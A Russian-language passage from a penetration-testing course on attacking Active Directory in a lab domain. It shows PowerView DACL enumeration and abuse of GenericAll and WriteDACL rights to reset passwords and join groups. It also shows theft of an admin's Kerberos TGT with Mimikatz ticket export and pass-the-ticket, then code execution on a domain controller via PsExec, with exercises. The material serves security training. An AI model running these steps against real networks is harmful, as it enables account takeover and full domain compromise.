(A;;RPWPCCDCLCSWRCWDWOGA;;;S-1-1-0)
```

Листинг 787 - Пример строки ACE

Как показано выше, заполнены только тип ACE, права доступа и SID, но они не выглядят легко читаемыми. Однако можно использовать документацию Microsoft[5] [6], чтобы перевести строку ACE следующим образом.

```
AceType:
        A = ACCESS_ALLOWED_ACE_TYPE

Access rights:
RP = ADS_RIGHT_DS_READ_PROP
WP = ADS_RIGHT_DS_WRITE_PROP
CC = ADS_RIGHT_DS_CREATE_CHILD
DC = ADS_RIGHT_DS_DELETE_CHILD
LC = ADS_RIGHT_ACTRL_DS_LIST
SW = ADS_RIGHT_DS_SELF
RC = READ_CONTROL
WD = WRITE_DAC
WO = WRITE_OWNER
GA = GENERIC_ALL

Ace Sid:
S-1-1-0
```

Листинг 788 - Переведённая строка ACE

Преобразованная ACE-строка в листинге 788 показывает: если мы контролируем объект, заданный SID в ACE, мы получаем права доступа `WRITE_DAC`, `WRITE_OWNER`, `GENERIC_ALL` и другие. С точки зрения тестирования на проникновение это означает, что неправильно настроенные DACL могут привести к компрометации учётных записей пользователей, доменных групп или даже компьютеров. Эти и другие техники компрометации мы обсудим в следующих разделах, но сначала нужно перечислить DACL.

Все аутентифицированные доменные пользователи могут читать объекты AD, например пользователей, компьютеры и группы, а также их DACL. Это означает, что слабые конфигурации ACL можно перечислять из скомпрометированной низкопривилегированной доменной учётной записи. К сожалению, инструменты для этой задачи редко установлены заранее, но такой поиск можно выполнить через LDAP[7] с помощью метода PowerView `Get-ObjectAcl`.[8] [9]

Чтобы проверить это, войдём на клиент Windows 10 как доменный пользователь `Offsec` (`prod\offsec`) и откроем PowerShell с обходом политики выполнения. PowerView находится в `C:\Tools`, и после импорта можно использовать `Get-ObjectAcl`, указав нашего собственного пользователя.

```
PS C:\tools> . .\powerview.ps1

PS C:\tools> Get-ObjectAcl -Identity offsec

ObjectDN               : CN=Offsec,OU=prodUsers,DC=prod,DC=corp1,DC=com
ObjectSID              : S-1-5-21-3776646582-2086779273-4091361643-1111
ActiveDirectoryRights  : ReadProperty
ObjectAceFlags         : ObjectAceTypePresent
ObjectAceType          : 4c164200-20c0-11d0-a768-00aa006e0529
InheritedObjectAceType : 00000000-0000-0000-0000-000000000000
BinaryLength           : 56
AceQualifier           : AccessAllowed
IsCallback             : False
OpaqueLength           : 0
AccessMask             : 16
SecurityIdentifier     : S-1-5-21-3776646582-2086779273-4091361643-553
AceType                : AccessAllowedObject
AceFlags               : None
IsInherited            : False
```

```
InheritanceFlags       : None
PropagationFlags       : None
AuditFlags             : None
...
```

Листинг 789 - Вывод Get-ObjectAcl

Вывод `Get-ObjectAcl` часто печатает длинный список ACE, применённых к объекту. В выводе выше показан только первый ACE, а права доступа, SID и тип ACE выделены. Вывод сообщает, что объект AD, идентифицированный SID `S-1-5-21-3776646582-2086779273-4091361643-553`, имеет право доступа `ReadProperty` к пользователю `Offsec`.

SID трудно читать, но PowerView включает метод `ConvertFrom-SID`, который может преобразовать SID в имя пользователя или группы, как показано в листинге 790.

```
PS C:\tools> ConvertFrom-SID S-1-5-21-3776646582-2086779273-4091361643-553
PROD\RAS and IAS Servers
```

Листинг 790 - Преобразование SID в имя группы

Преобразованный SID показывает, что стандартная доменная группа AD `RAS and IAS Servers` имеет право доступа `ReadProperty` к нашему текущему пользователю. Это довольно распространённое право доступа, и оно не указывает на уязвимость.

Это перечисление дало много вывода и потребовало ручного преобразования SID. Чтобы автоматизировать процесс, можно обернуть `Get-ObjectAcl` в цикл `ForEach` и разрешать SID через `ConvertFrom-SID`.

```
PS C:\tools> Get-ObjectAcl -Identity offsec -ResolveGUIDs | Foreach-Object {$_ | Add-Member -NotePropertyName
    Identity -NotePropertyValue (ConvertFrom-SID $_.SecurityIdentifier.value) -Force; $_}
```

Листинг 791 - Преобразование SID для каждого идентификатора

Это добавляет разрешённое имя пользователя или группы к каждому ACE и показывает ACE для участников группы `Domain Admins`, как в листинге 792.

```
...
AceType               : AccessAllowed
ObjectDN              : CN=Offsec,OU=prodUsers,DC=prod,DC=corp1,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-3776646582-2086779273-4091361643-1111
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-3776646582-2086779273-4091361643-512
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
Identity              : PROD\Domain Admins
...
```

Листинг 792 - Права доступа к Offsec для Domain Admins

Неудивительно, что участники группы `Domain Admins` имеют право доступа `GenericAll`, которое соответствует файловому эквиваленту `Full Control`. Имея базовое понимание DACL и ACE, а также рабочую технику перечисления, в следующих двух разделах мы рассмотрим серию неправильных настроек, позволяющих компрометировать дополнительных пользователей или группы.

#### 16.1.1.1 Упражнения

1. Повторите техники перечисления с PowerView, показанные в этом разделе.
2. Дополнительно отфильтруйте вывод, чтобы отображать только ACE для текущего пользователя.

### 16.1.2 Злоупотребление GenericAll

В первом примере сосредоточимся на праве доступа `GenericAll`, которое даёт полный контроль над целевым объектом. Для начала перечислим всех доменных пользователей, над которыми текущая учётная запись имеет права `GenericAll`.

Один подход - собрать всех доменных пользователей методом PowerView `Get-DomainUser` и передать вывод в `Get-ObjectAcl`. Это перечислит все ACE для всех доменных пользователей. Затем можно разрешить SID, добавить его в вывод и отфильтровать по именам пользователей, совпадающим с текущим пользователем, заданным в переменных окружения `$env:UserDomain` и `$env:Username`.

```
PS C:\tools> Get-DomainUser | Get-ObjectAcl -ResolveGUIDs | Foreach-Object {$_ | Add-Member -NotePropertyName
    Identity -NotePropertyValue (ConvertFrom-SID $_.SecurityIdentifier.value) -Force; $_} | Foreach-Object {
    if ($_.Identity -eq $("$env:UserDomain\$env:Username")) {$_}}

AceType               : AccessAllowed
ObjectDN              : CN=TestService1,OU=prodUsers,DC=prod,DC=corp1,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-3776646582-2086779273-4091361643-1604
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-3776646582-2086779273-4091361643-1111
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
Identity              : PROD\offsec
...
```

Листинг 793 - Поиск всех ACE для текущего пользователя

Вывод показывает, что текущий пользователь (`Offsec`) имеет право доступа `GenericAll` к учётной записи `TestService1`. Вероятно, это неправильная настройка, поскольку такое право доступа не является стандартным и выглядит чрезмерным.

Хотя неправильные настройки в этом модуле используются в демонстрационных целях, некоторые приложения, например Exchange или SharePoint, требуют на первый взгляд чрезмерных прав доступа для связанных служебных учётных записей.

Право доступа `GenericAll` даёт нам полный контроль над пользователем `TestService1`, что, среди прочего, позволяет изменить пароль этой учётной записи без знания старого пароля.

```
PS C:\tools> net user testservice1 h4x /domain
The request will be processed at a domain controller for domain prod.corp1.com.

The command completed successfully.
```

Листинг 794 - Изменение пароля TestService1

После сброса пароля можно либо войти на компьютер, например `appsrv01`, с этой учётной записью, либо создать процесс в контексте этого пользователя, чтобы выполнить pass-the-ticket-атаку.

Компрометация учётной записи с разрешённым правом доступа `GenericAll` очень проста. Аналогично можно злоупотреблять правами доступа `ForceChangePassword` и `AllExtendedRights`, чтобы изменить пароль пользовательской учётной записи без предоставления старого пароля.

До сих пор мы работали только с пользовательскими учётными записями, но поскольку в Active Directory всё является объектом, эти концепции также применяются к группам. Например, можно перечислить все доменные группы, на которые текущий пользователь имеет явные права доступа, передав вывод `Get-DomainGroup` в `Get-ObjectAcl` и отфильтровав его способом, похожим на предыдущий процесс перечисления пользовательских учётных записей.

```
PS C:\tools> Get-DomainGroup | Get-ObjectAcl -ResolveGUIDs | Foreach-Object {$_ | Add-Member -
    NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID $_.SecurityIdentifier.value) -Force; $_} |
    Foreach-Object {if ($_.Identity -eq $("$env:UserDomain\$env:Username")) {$_}}

AceType               : AccessAllowed
ObjectDN              : CN=TestGroup,OU=prodGroups,DC=prod,DC=corp1,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-3776646582-2086779273-4091361643-1607
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-3776646582-2086779273-4091361643-1111
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
Identity              : PROD\offsec
```

Листинг 795 - Перечисление прав доступа к группе

Листинг 795 показывает, что у нас есть права доступа `GenericAll` к группе `TestGroup`. Поскольку `GenericAll` даёт полный доступ к группе, её можно скомпрометировать, просто добавив себя в неё.

```
PS C:\tools> net group testgroup offsec /add /domain
The request will be processed at a domain controller for domain prod.corp1.com.

The command completed successfully.
```

Листинг 796 - Добавление пользователя offsec в TestGroup

Как и с пользовательскими учётными записями, права доступа `AllExtendedRights` и `GenericWrite` можно использовать похожим образом. `GenericAll` - чрезвычайно мощное право доступа, которое может привести к очень прямолинейной компрометации. В следующем разделе рассмотрим ещё одно право доступа, которое можно использовать для компрометации.

### 16.1.2.1 Упражнения

1. Перечислите доменных пользователей и найдите связанные разрешения `GenericAll`.
2. Используйте это право доступа, чтобы захватить учётную запись `TestService1` и получить выполнение кода в контексте этого пользователя через обратную оболочку.
3. Перечислите доменные группы и используйте разрешения `GenericAll`, чтобы получить членство в группе.

### 16.1.3 Злоупотребление WriteDACL

Как было сказано ранее, все объекты Active Directory имеют DACL, и одно конкретное право доступа к объекту (`WriteDACL`) разрешает изменять сам DACL. В этом разделе мы используем это для компрометации учётной записи.

Перед началом атаки перечислим неправильно настроенные пользовательские учётные записи с помощью `Get-DomainUser` и `Get-ObjectAcl`.

```
PS C:\tools> Get-DomainUser | Get-ObjectAcl -ResolveGUIDs | Foreach-Object {$_ | Add-Member -NotePropertyName
    Identity -NotePropertyValue (ConvertFrom-SID $_.SecurityIdentifier.value) -Force; $_} | Foreach-Object {
    if ($_.Identity -eq $("$env:UserDomain\$env:Username")) {$_}}

...

AceType               : AccessAllowed
ObjectDN              : CN=TestService2,OU=prodUsers,DC=prod,DC=corp1,DC=com
ActiveDirectoryRights : ReadProperty, GenericExecute, WriteDacl
OpaqueLength          : 0
ObjectSID             : S-1-5-21-3776646582-2086779273-4091361643-1608
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-3776646582-2086779273-4091361643-1111
AccessMask            : 393236
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
Identity              : PROD\offsec
...
```

Листинг 797 - Перечисление прав доступа WriteDACL

Вывод в листинге 797 показывает, что текущий пользователь имеет права доступа `WriteDACL` к пользователю `TestService2`, что позволяет добавлять новые права доступа вроде `GenericAll`. Можно использовать метод PowerView `Add-DomainObjectAcl`, чтобы применить дополнительные права доступа, например `GenericAll`, `GenericWrite` или даже DCSync,[10] если целевой объект является доменным объектом. Например, добавим право доступа `GenericAll` к объекту `TestService2`.

```
PS C:\tools> Add-DomainObjectAcl -TargetIdentity testservice2 -PrincipalIdentity offsec -Rights All
```

Листинг 798 - Добавление права доступа с Add-DomainObjectAcl

Хотя метод называется `Add-DomainObjectAcl`, фактически он изменит текущий ACE, если запись уже существует.

После попытки изменим DACL, снова выгрузим её и проверим, что `GenericAll` применён корректно.

```
PS C:\tools> Get-ObjectAcl -Identity testservice2 -ResolveGUIDs | Foreach-Object {$_ | Add-Member -
    NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID $_.SecurityIdentifier.value) -Force; $_} |
    Foreach-Object {if ($_.Identity -eq $("$env:UserDomain\$env:Username")) {$_}}

AceType               : AccessAllowed
ObjectDN              : CN=TestService2,OU=prodUsers,DC=prod,DC=corp1,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-3776646582-2086779273-4091361643-1608
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-3776646582-2086779273-4091361643-1111
AccessMask            : 983551
```

```
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
Identity              : PROD\offsec
```

Листинг 799 - Проверка изменённых прав доступа

Выделенная часть листинга 799 показывает, что теперь у нас есть права доступа `GenericAll` к `TestService2`. Продолжим и изменим его пароль.

```
PS C:\tools> net user testservice2 h4x /domain
The request will be processed at a domain controller for domain prod.corp1.com.

The command completed successfully.
```

Листинг 800 - Изменение пароля TestService2

Пароль успешно изменён. Как показано, право доступа `WriteDACL` так же мощно, как `GenericAll`.

Хотя перечисление прав доступа для текущего пользователя полезно, можно также построить карту всех прав доступа, чтобы найти другие пользовательские учётные записи или группы, ведущие к компрометации. Такая задача кажется пугающей для большой сети, но её можно выполнить относительно легко через PowerShell-скрипт BloodHound[11],[12] или его C#-аналог SharpHound.[13] Эти инструменты перечисляют все доменные пути атаки, включая пользователей, группы, компьютеры, объекты групповой политики (GPO)[14] и неправильно настроенные права доступа.

Также можно использовать локальное веб-приложение BloodHound на JavaScript[15] для визуального отображения потенциальных путей атаки, что необходимо во время теста на проникновение против крупных инфраструктур Active Directory. Запуск этих инструментов в нашем небольшом лабораторном домене дал бы не слишком впечатляющие результаты, но в крупных тестах на проникновение они бесценны.

#### 16.1.3.1 Упражнения

1. Перечислите сеть, чтобы найти учётные записи с правами доступа `WriteDACL`, пригодными для компрометации.
2. Используйте право доступа `WriteDACL`, чтобы скомпрометировать затронутые учётные записи.

#### 16.1.3.2 Дополнительное задание

`GenericWrite`, применённый к пользовательской учётной записи, может привести к компрометации. Выполните перечисление в лаборатории, найдите любые неправильные настройки `GenericWrite` и разберитесь, как скомпрометировать соответствующую учётную запись.

## 16.2 Делегирование Kerberos

Конфигурации доступа к приложениям и данным часто требуют детальных разрешений, что может создавать архитектурные проблемы и неправильные настройки безопасности. Один классический пример находится в протоколе Kerberos и его механизме аутентификации.

Например, рассмотрим внутреннее веб-приложение, доступное только сотрудникам компании. Это веб-приложение использует аутентификацию Windows и получает данные из бэкенд-базы данных. В таком сценарии веб-приложение должно получать доступ к данным на сервере базы данных только если пользователь, обращающийся к веб-приложению, имеет соответствующий доступ согласно членству в группах Active Directory.

Kerberos не предоставляет прямого способа сделать это. Когда веб-приложение использует Kerberos-аутентификацию, ему передаётся только сервисный билет пользователя. Этот сервисный билет содержит разрешения доступа для веб-приложения, но служебная учётная запись веб-сервера не может использовать его для доступа к бэкенд-базе данных. Это известно как проблема двойного перехода Kerberos.

Делегирование Kerberos от Microsoft решает эту архитектурную проблему и предоставляет веб-серверу способ аутентифицироваться к бэкенд-базе данных от имени пользователя. Microsoft выпустила несколько реализаций этой функции: неограниченное делегирование в 2000 году, ограниченное делегирование в 2003 году и ограниченное делегирование на основе ресурсов в 2012 году. Эти реализации решали разные проблемы безопасности, и каждая из них доступна на момент написания ради обратной совместимости. Однако ограниченное делегирование на основе ресурсов требует функционального уровня домена[16] 2012.

В следующих разделах мы обсудим каждый из этих типов делегирования и покажем, как их можно эксплуатировать.

### 16.2.1 Неограниченное делегирование

В этом разделе мы обсудим неограниченное делегирование, его конкретные последствия для безопасности и покажем, как его эксплуатировать. Сначала нужно определить неограниченное делегирование и объяснить, как оно работает.

Начнём с обзора Kerberos-аутентификации. Когда пользователь успешно входит на компьютер, возвращается билет выдачи билетов (Ticket Granting Ticket, TGT). После того как пользователь запрашивает доступ к службе, использующей Kerberos-аутентификацию, центр распределения ключей (Key Distribution Center, KDC) на основе TGT генерирует служебный билет (Ticket Granting Service, TGS) и возвращает его пользователю. Затем этот TGS отправляется службе, которая проверяет доступ.

Обратите внимание: этот TGS позволяет конкретному пользователю получить доступ только к конкретной службе. Поскольку служба не может повторно использовать TGS для аутентификации к бэкенд-службе, любая Kerberos-аутентификация останавливается здесь.

Неограниченное делегирование решает это с помощью пересылаемого TGT.[17] Когда пользователь запрашивает доступ через сервисный билет к службе, использующей неограниченное делегирование, запрос также включает пересылаемый TGT, как показано на рисунке 243.




Рисунок 243: Обмен Kerberos для неограниченного делегирования

KDC возвращает TGT с установленным флагом пересылки вместе с сеансовым ключом для этого TGT и обычным TGS. Клиент пользователя встраивает TGT и сеансовый ключ в TGS и отправляет его службе, которая теперь может выдавать себя за пользователя перед бэкенд-службой.

В предыдущем примере это означает, что мы запрашиваем TGS для службы веб-сервера вместе с пересылаемым TGT. Затем встраиваем TGT в TGS и отправляем его службе веб-сервера. Теперь веб-сервер может аутентифицироваться к бэкенд-базе данных как наш пользователь и извлекать нужную информацию.

Это решает проблему двойного перехода и даёт рабочее решение, но, как мы скоро обсудим, также создаёт ряд проблем. Поскольку фронтенд-служба получает пересылаемый TGT, она может аутентифицироваться от имени пользователя к любой службе из-за неограниченного делегирования, а не только к предполагаемой бэкенд-службе.

В нашем сценарии это означает: если мы успешно скомпрометируем службу веб-сервера, а пользователь аутентифицируется к ней, можно украсть TGT пользователя и аутентифицироваться к любой службе. Это особенно интересно, если аутентифицирующийся пользователь является высокопривилегированной доменной учётной записью.

Теперь, когда теория разобрана, выполним эту атаку в лаборатории. Как и в большинстве техник атаки, начнём с перечисления. К счастью, контроллер домена (DC) хранит информацию о компьютерах, настроенных с неограниченным делегированием, и делает её доступной всем аутентифицированным пользователям.

Информация хранится в свойстве `userAccountControl`[18] как `TRUSTED_FOR_DELEGATION`, представленная числовым значением `524288`. С клиента Windows 10 от имени доменного пользователя `Offsec` используем PowerView, чтобы перечислить неограниченное делегирование через метод `Get-DomainComputer`, передав флаг `-Unconstrained`, который разбирает свойство `userAccountControl` для каждого компьютера.

```
PS C:\tools> Get-DomainComputer -Unconstrained
...

logoncount                    : 94
badpasswordtime               : 12/31/1600 4:00:00 PM
```

```
distinguishedname                         : CN=APPSRV01,OU=prodComputers,DC=prod,DC=corp1,DC=com
objectclass                               : {top, person, organizationalPerson, user...}
badpwdcount                               : 0
lastlogontimestamp                        : 4/3/2020 7:13:37 AM
objectsid                                 : S-1-5-21-3776646582-2086779273-4091361643-1110
samaccountname                            : APPSRV01$
localpolicyflags                          : 0
codepage                                  : 0
samaccounttype                            : MACHINE_ACCOUNT
countrycode                               : 0
cn                                        : APPSRV01
accountexpires                            : NEVER
whenchanged                               : 4/6/2020 5:59:45 PM
instancetype                              : 4
usncreated                                : 28698
objectguid                                : 00056504-3939-4ce1-8795-5e2766613395
operatingsystem                           : Windows Server 2016 Standard
operatingsystemversion                    : 10.0 (14393)
lastlogoff                                : 12/31/1600 4:00:00 PM
msds-allowedtoactonbehalfofotheridentity : {1, 0, 4, 128...}
objectcategory                            : CN=Computer,CN=Schema,CN=Configuration,DC=corp1,DC=com
dscorepropagationdata                     : {4/6/2020 1:55:02 PM, 4/6/2020 1:54:34 PM, 4/6/2020 1:34:32 PM, 4/
    6/2020 1:07:59 PM...}
serviceprincipalname                      : {TERMSRV/APPSRV01, TERMSRV/APPSRV01.prod.corp1.com, WSMAN/APPSRV01,
     WSMAN/APPSRV01.prod.corp1.com...}
lastlogon                                 : 4/13/2020 4:21:01 AM
iscriticalsystemobject                    : False
usnchanged                                : 49358
useraccountcontrol                        : WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
whencreated                               : 4/3/2020 2:13:37 PM
primarygroupid                            : 515
pwdlastset                                : 4/3/2020 7:13:37 AM
msds-supportedencryptiontypes             : 28
name                                      : APPSRV01
dnshostname                               : APPSRV01.prod.corp1.com
```

Листинг 801 - Поиск компьютеров, настроенных с неограниченным делегированием

Машина `appsrv01` настроена с неограниченным делегированием и будет нашей целью в этом разделе.

Служебные учётные записи также могут быть настроены с неограниченным делегированием, если приложение выполняется в контексте служебной учётной записи, а не машинной учётной записи.

Чтобы злоупотребить неограниченным делегированием, сначала нужно скомпрометировать соответствующий компьютер или служебную учётную запись. Начнём с определения IP-адреса `appsrv01` через `nslookup`.

```
PS C:\tools> nslookup appsrv01
Server:  UnKnown
Address:  192.168.120.70

Name:    appsrv01.prod.corp1.com
Address:  192.168.120.75
```

Листинг 802 - Поиск IP-адреса appsrv01

На этом этапе нужно либо выполнить латеральное перемещение на `appsrv01`, либо скомпрометировать уязвимое приложение на этой машине. В демонстрационных целях мы просто войдём на `appsrv01` как пользователь `Offsec`, который является локальным администратором на целевой системе.

Когда неограниченное делегирование работает штатно, служебная учётная запись, размещающая приложение, может свободно использовать пересылаемые билеты, которые получает от пользователей. Это означает: если мы скомпрометируем служебную учётную запись в рамках атаки, можно эксплуатировать неограниченное делегирование без локальных административных привилегий, потому что у нас уже есть доступ ко всем затронутым билетам.

В нашем примере мы вошли на appsrv01 как пользователь offsec в рамках симуляции атаки. Поэтому нужно использовать административные привилегии, чтобы извлечь TGT, переданные пользователями в IIS. Сначала запустим Mimikatz из административной командной строки и перечислим все присутствующие билеты через sekurlsa::tickets, как показано в листинге 803.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::tickets

Authentication Id : 0 ; 41754630 (00000000:027d2006)
Session           : RemoteInteractive from 4
User Name         : offsec
Domain            : PROD
Logon Server      : CDC01
Logon Time        : 4/13/2020 4:46:52 AM
SID               : S-1-5-21-3776646582-2086779273-4091361643-1111

         * Username : offsec
         * Domain   : PROD.CORP1.COM
         * Password : (null)

         Group 0 - Ticket Granting Service
         [00000000]
           Start/End/MaxRenew: 4/13/2020 4:46:53 AM ; 4/13/2020 2:46:52 PM ; 4/20/2020 4:46:52 AM
           Service Name (02) : LDAP ; CDC01.prod.corp1.com ; prod.corp1.com ; @ PROD.CORP1.COM
           Target Name  (02) : LDAP ; CDC01.prod.corp1.com ; prod.corp1.com ; @ PROD.CORP1.COM
           Client Name  (01) : offsec ; @ PROD.CORP1.COM ( PROD.CORP1.COM )
           Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             3baefc16bac50328ae442fa78c3599b820479a603544e21e0dcc6bea73f30db5
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 3        [...]

         Group 1 - Client Ticket ?

         Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 4/13/2020 4:46:52 AM ; 4/13/2020 2:46:52 PM ; 4/20/2020 4:46:52 AM
           Service Name (02) : krbtgt ; PROD.CORP1.COM ; @ PROD.CORP1.COM
           Target Name  (02) : krbtgt ; prod ; @ PROD.CORP1.COM
           Client Name  (01) : offsec ; @ PROD.CORP1.COM ( prod )
           Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             d9b04d7cb8960337ecab1774c96bdb978fba55b72e42957fd8769663fd8104cf
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
...
```

Листинг 803 - Нет билетов от внешних пользователей

Мы находим TGT и TGS, связанные с пользователем offsec, а также машинную учётную запись, но не других доменных пользователей. Обычно машина настроена с неограниченным делегированием только потому, что на ней размещено приложение, которому это требуется. Nmap-сканирование этой машины показывает единственное запущенное приложение: размещённый в IIS веб-сайт на порту 80.

Поскольку это легитимный сайт, можно либо ждать подключения пользователя, либо использовать внутреннюю фишинговую атаку, чтобы побудить его перейти на сайт. В нашем примере мы симулируем это: входим на клиент Windows 10 как доменный пользователь admin и открываем в браузере http://appsrv01. Поскольку веб-приложение настроено с Windows authentication, используется протокол Kerberos.

После загрузки веб-страницы, которая в нашем примере является стандартным приветственным экраном IIS, переключимся обратно на appsrv01 и снова выполним команду sekurlsa::tickets.

```
...
Authentication Id : 0 ; 42304798 (00000000:0285851e)
Session           : Network from 0
User Name         : admin
```

```
Domain            : PROD
Logon Server      : (null)
Logon Time        : 4/13/2020 5:14:40 AM
SID               : S-1-5-21-3776646582-2086779273-4091361643-1105

         * Username : admin
         * Domain   : PROD.CORP1.COM
         * Password : (null)

         Group 0 - Ticket Granting Service

         Group 1 - Client Ticket ?

         Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 4/13/2020 5:14:40 AM ; 4/13/2020 3:11:20 PM ; 4/20/2020 5:11:20 AM
           Service Name (02) : krbtgt ; PROD.CORP1.COM ; @ PROD.CORP1.COM
           Target Name  (--) : @ PROD.CORP1.COM
           Client Name  (01) : admin ; @ PROD.CORP1.COM
           Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             517cd6b29bac62711b184487d095507c5231b9d921fa7ae8c52a475edf721474
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
...
```

Листинг 804 - TGT для пользователя admin присутствует

На этот раз мы находим TGT для пользователя `admin`, и он помечен как пересылаемый. Можно использовать флаг `/export` с `sekurlsa::tickets`, чтобы выгрузить его на диск, а затем внедрить содержимое TGT из выходного файла в наш процесс командой `kerberos::ptt`.

```
mimikatz # sekurlsa::tickets /export

...

Group 2 - Ticket Granting Ticket
[00000000]
   Start/End/MaxRenew: 4/13/2020 5:14:40 AM ; 4/13/2020 3:11:20 PM ; 4/20/2020 5:11:20 AM
   Service Name (02) : krbtgt ; PROD.CORP1.COM ; @ PROD.CORP1.COM
   Target Name  (--) : @ PROD.CORP1.COM
   Client Name  (01) : admin ; @ PROD.CORP1.COM
   Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
   Session Key       : 0x00000012 - aes256_hmac
     517cd6b29bac62711b184487d095507c5231b9d921fa7ae8c52a475edf721474
   Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
   * Saved to file [0;9eaea]-2-0-60a10000-admin@krbtgt-PROD.CORP1.COM.kirbi !

...

mimikatz # kerberos::ptt [0;9eaea]-2-0-60a10000-admin@krbtgt-PROD.CORP1.COM.kirbi

* File: '[0;9eaea]-2-0-60a10000-admin@krbtgt-PROD.CORP1.COM.kirbi': OK
```

Листинг 805 - Дамп и внедрение TGT

Когда TGT пользователя `admin` внедрён в память, можно выйти из Mimikatz и проверить доступ к контроллеру домена с помощью PsExec.

```
mimikatz # exit
Bye!

C:\Tools> C:\Tools\SysinternalsSuite\PsExec.exe \\cdc01 cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.737]
```

```
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
prod\admin
```

Листинг 806 - Получение выполнения кода на контроллере домена

Мы получили выполнение кода на контроллере домена, поскольку пользователь `admin` является участником группы `Domain Admins`.

Это показывает, что если пользователь подключается к службе, настроенной с неограниченным делегированием Kerberos, этот пользователь может быть скомпрометирован.

По умолчанию все пользователи разрешают делегирование своего TGT, но привилегированных пользователей можно добавить в группу `Protected Users`,[19] которая блокирует делегирование. Очевидно, это также сломает функциональность приложения, которому требовалось неограниченное делегирование для этих пользователей.

В следующем разделе мы улучшим злоупотребление неограниченным делегированием так, чтобы не полагаться на социальную инженерию против административного пользователя.

#### 16.2.1.1 Упражнение

1. Повторите атаку, показанную в этом разделе, чтобы получить выполнение кода на контроллере домена. Перезагрузите `appsrv01` между разделами, чтобы убедиться, что прежние билеты отсутствуют в памяти.

### 16.2.2 Я контроллер домена

В предыдущем разделе мы показали, что приложение или служба, работающие на машине с неограниченным делегированием, могут привести к полной компрометации домена. Однако выполненная нами атака зависела от того, что привилегированный пользователь обращается к целевому приложению.

В этом разделе мы покажем технику, позволяющую принудить высокопривилегированную аутентификацию без взаимодействия с пользователем. Это даст возможность скомпрометировать весь домен, если нам удастся изначально скомпрометировать один экземпляр неограниченного делегирования.

